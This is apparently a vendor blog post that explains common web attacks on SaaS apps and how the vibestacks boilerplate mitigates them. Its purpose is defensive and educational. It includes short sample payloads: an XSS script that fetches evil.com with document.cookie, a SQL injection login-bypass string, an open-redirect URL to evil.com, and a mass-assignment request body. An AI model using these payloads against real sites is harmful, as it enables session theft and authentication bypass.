SaaS Security: How vibestacks Blocks SQLi, XSS & CSRF
Stop vulnerabilities before they ship. See how vibestacks's stack (Drizzle, Better Auth, Zod) neutralizes SQLi, XSS, and CSRF attacks by default.
Security isn't something you bolt on later. By the time you're thinking about it, you've probably already shipped vulnerabilities.
Here's a breakdown of common attacks hackers will try on your SaaS - and how vibestacks handles them out of the box.
Rainbow Table Attacks
The attack: Hackers pre-compute hashes for millions of common passwords and store them in a giant lookup table. When they steal your database, they don't crack anything - they just look up each hash. Instant match, password revealed.
"password123" → "ef92b778..."
"qwerty" → "d8578edf..."
"123456" → "e10adc39..."
If your hash matches one in their table, game over.

How vibestacks handles it:
Salting. Before hashing, we add a random string unique to each user:
User 1: hash("password123" + "x7bK9m") → "a1b2c3..."
User 2: hash("password123" + "pL3nQr") → "z9y8x7..."
Same password, completely different hashes. Rainbow tables become useless - they'd need a separate table for every possible salt. Mathematically impossible.
Better Auth's Scrypt algorithm includes salting automatically. You don't configure anything.
Clickjacking
The attack:
Attacker loads your site in an invisible iframe on their page. User thinks they're clicking something on the attacker's site, but they're actually clicking a button on YOUR site.
Example:
- Attacker's page shows: "Click here to win an iPhone!"
- Your "Delete Account" button is invisibly positioned exactly on top
- User clicks for iPhone → actually deletes their account
Sneaky. User never sees your site. Just clicks and something bad happens.
How vibestacks handles it:
HTTP headers that tell browsers "don't let anyone iframe my site":
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'self'
Browsers respect this. Attacker tries to iframe you, browser blocks it. Attack dead before it starts.
XSS (Cross-Site Scripting)
The attack:
Attacker injects malicious JavaScript into your page. When other users load that page, the script runs in their browser.
Example:
- Your comment form doesn't sanitize input
- Attacker posts:
<script>fetch('evil.com?cookie='+document.cookie)</script> - Every user who views that comment → their session cookie sent to attacker
- Attacker now has their sessions
This is why you never trust user input. Ever.
How vibestacks handles it:
Multiple layers:
React's default escaping - React automatically escapes content. <script> becomes <script> - displays as text, doesn't execute.
HttpOnly cookies - Even if XSS somehow happens, JavaScript can't read session cookies. The most valuable target is protected.
Content Security Policy - Headers that tell browsers "only run scripts from my domain." Injected scripts from anywhere else get blocked.
You can still write XSS vulnerabilities if you use dangerouslySetInnerHTML carelessly. Don't do that with user content.
SQL Injection
The attack:
Attacker puts SQL code in input fields, and your database executes it.
Username: admin' OR '1'='1
Password: anything
If your code builds queries by concatenating strings:
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'anything'That '1'='1' is always true. Attacker bypasses authentication entirely.
Worse attacks can dump your entire database, delete tables, or create admin accounts.

How vibestacks handles it:
Drizzle ORM. You literally can't write vulnerable queries unless you try really hard.
ORMs use parameterized queries:
SELECT * FROM users WHERE username = $1 AND password = $2User input goes into $1 and $2 as data, not code. SQL injection in the input becomes harmless text.
This is why we use Drizzle instead of raw SQL. The safe path is the default path.
CSRF (Cross-Site Request Forgery)
The attack:
Covered this in the authentication blog, but quick version:
- You're logged into your bank
- You visit a malicious site
- Site has hidden code that submits "transfer $1000" to your bank
- Your browser includes your session cookie automatically
- Bank sees valid session, processes transfer
You never clicked anything on the bank site. Just visiting the malicious page was enough.
How vibestacks handles it:
- SameSite=Lax cookies - Browser won't send cookies with cross-site requests
- Origin validation - Server checks where requests come from
- Content-Type enforcement - Only accepts
application/json, blocks simple form submissions
Better Auth has multiple CSRF protections enabled by default.
Brute Force & Credential Stuffing
The attacks:
Brute force: Try every possible password until one works.
Credential stuffing: Take leaked email/password combos from other breaches and try them on your site. People reuse passwords constantly.
How vibestacks handles it
Scrypt hashing - Each password guess is slow and expensive. Billions of attempts per second becomes hundreds.
Rate limiting - Too many failed attempts from an IP? Blocked temporarily.
Cloudflare Turnstile - Ready to enable when rate limiting isn't enough. Verifies requests come from humans by analyzing browser behavior - mouse movements, timing patterns, how the page loaded. Bots can stay under rate limits, but they can't fake being human.
Session Hijacking
The attack:
Attacker steals a user's session token. Now they're logged in as that user without knowing the password.
How they steal it:
- XSS attack (covered above)
- Network sniffing on unencrypted connection
- Malware on user's device
How vibestacks handles it:
HttpOnly cookies - JavaScript can't read them. XSS can't steal sessions.
Secure flag - Cookies only sent over HTTPS. No network sniffing.
Session binding - Sessions are tied to IP and user agent. Token stolen from a different device/browser looks suspicious.
Session revocation - User can log out all sessions. Compromised? Kill everything instantly.
Timing Attacks
The attack:
Subtle one. Your login check does this:
- Check if email exists → if not, return error immediately
- Check if password matches → takes time because hashing is slow
Problem: if email doesn't exist, response is fast. If email exists but wrong password, response is slow.
Attacker measures response times across thousands of requests. Fast response = email doesn't exist. Slow response = email exists, worth targeting.
They just enumerated your user base without triggering any alerts.
How vibestacks handles it:
Better Auth always runs the password verification, even when the email doesn't exist. It compares against a dummy hash so the timing is identical.
Same response time whether email exists or not. Nothing to measure, nothing to learn.
Enumeration Attacks
The attack:
Your login says "Email not found" vs "Incorrect password." Your password reset says "Reset link sent" vs "Email not registered."
Different messages = different information. Attacker now knows which emails are registered.
Combine with credential stuffing: they have leaked emails from other breaches, now they know which ones have accounts on YOUR site specifically.
Why devs mess this up:
Feels like good UX. Users know exactly what went wrong. But you're helping attackers too.
How vibestacks handles it:
Consistent messages regardless of what failed:
- Login: "Invalid credentials" (email wrong or password wrong, same message)
- Password reset: "If an account exists, you'll receive a reset link"
Attacker learns nothing. User still gets the help they need.
Open Redirects
The attack:
Your login has a redirect parameter:
/login?redirect=/dashboardConvenient. After login, user lands where they wanted. But what about:
/login?redirect=https://evil.com/fake-dashboardUser logs into your real site, gets redirected to attacker's identical-looking site, enters more sensitive data thinking they're still on yours.
Phishing that starts on your legitimate domain. Hard to detect.
How vibestacks handles it:
Better Auth's trustedOrigins config. Only redirects to URLs on your whitelist. Everything else gets blocked or falls back to a safe default.
You configure which domains are yours. Attackers can't redirect anywhere else.
Mass Assignment
The attack:
Your API accepts JSON and spreads it into database updates:
await db.update(users).set(req.body)User sends { "name": "John" }, name gets updated. Fine.
User sends { "name": "John", "role": "admin", "subscription": "enterprise" }, now they're an admin with free enterprise access.
You just let them write to fields they shouldn't touch.
How vibestacks handles it:
Zod schemas validate all input. Unknown fields get stripped before they reach your database. You define exactly what's allowed:
const updateSchema = z.object({
  name: z.string(),
  email: z.string().email()
})
// role, subscription, etc. → stripped automatically
Attacker can send whatever they want. Only whitelisted fields get through.
The Point
None of this is revolutionary. These are solved problems. But "solved" doesn't mean "automatic."
Most boilerplates leave security as an exercise for the reader. You're supposed to research each attack, figure out the mitigations, implement them correctly, and hope you didn't miss anything.
That's backwards. Security should be the default, not the afterthought.
vibestacks ships with all of this configured. You can still mess it up if you try - disable protections, use dangerouslySetInnerHTML with user content, write raw SQL queries. But the safe path is the easy path.
Build your product. The security is handled.
Questions or want to verify we handle a specific attack? Hit me up at raman@vibestacks.io or on LinkedIn.
Read more
Authentication That Actually Protects Your Users
Why I chose Better Auth for vibestacks, and the security concepts every SaaS founder should understand before shipping.
Rate Limiting Your Next.js API Routes - The Complete Guide
Protect your API from abuse with rate limiting. From simple in-memory solutions to production-ready Redis implementations.
Why Your Next.js App Feels Broken (And How Tests Save Your Refactor)
A practical look at Next.js caching strategies and why high level tests are your safety net when paying down tech debt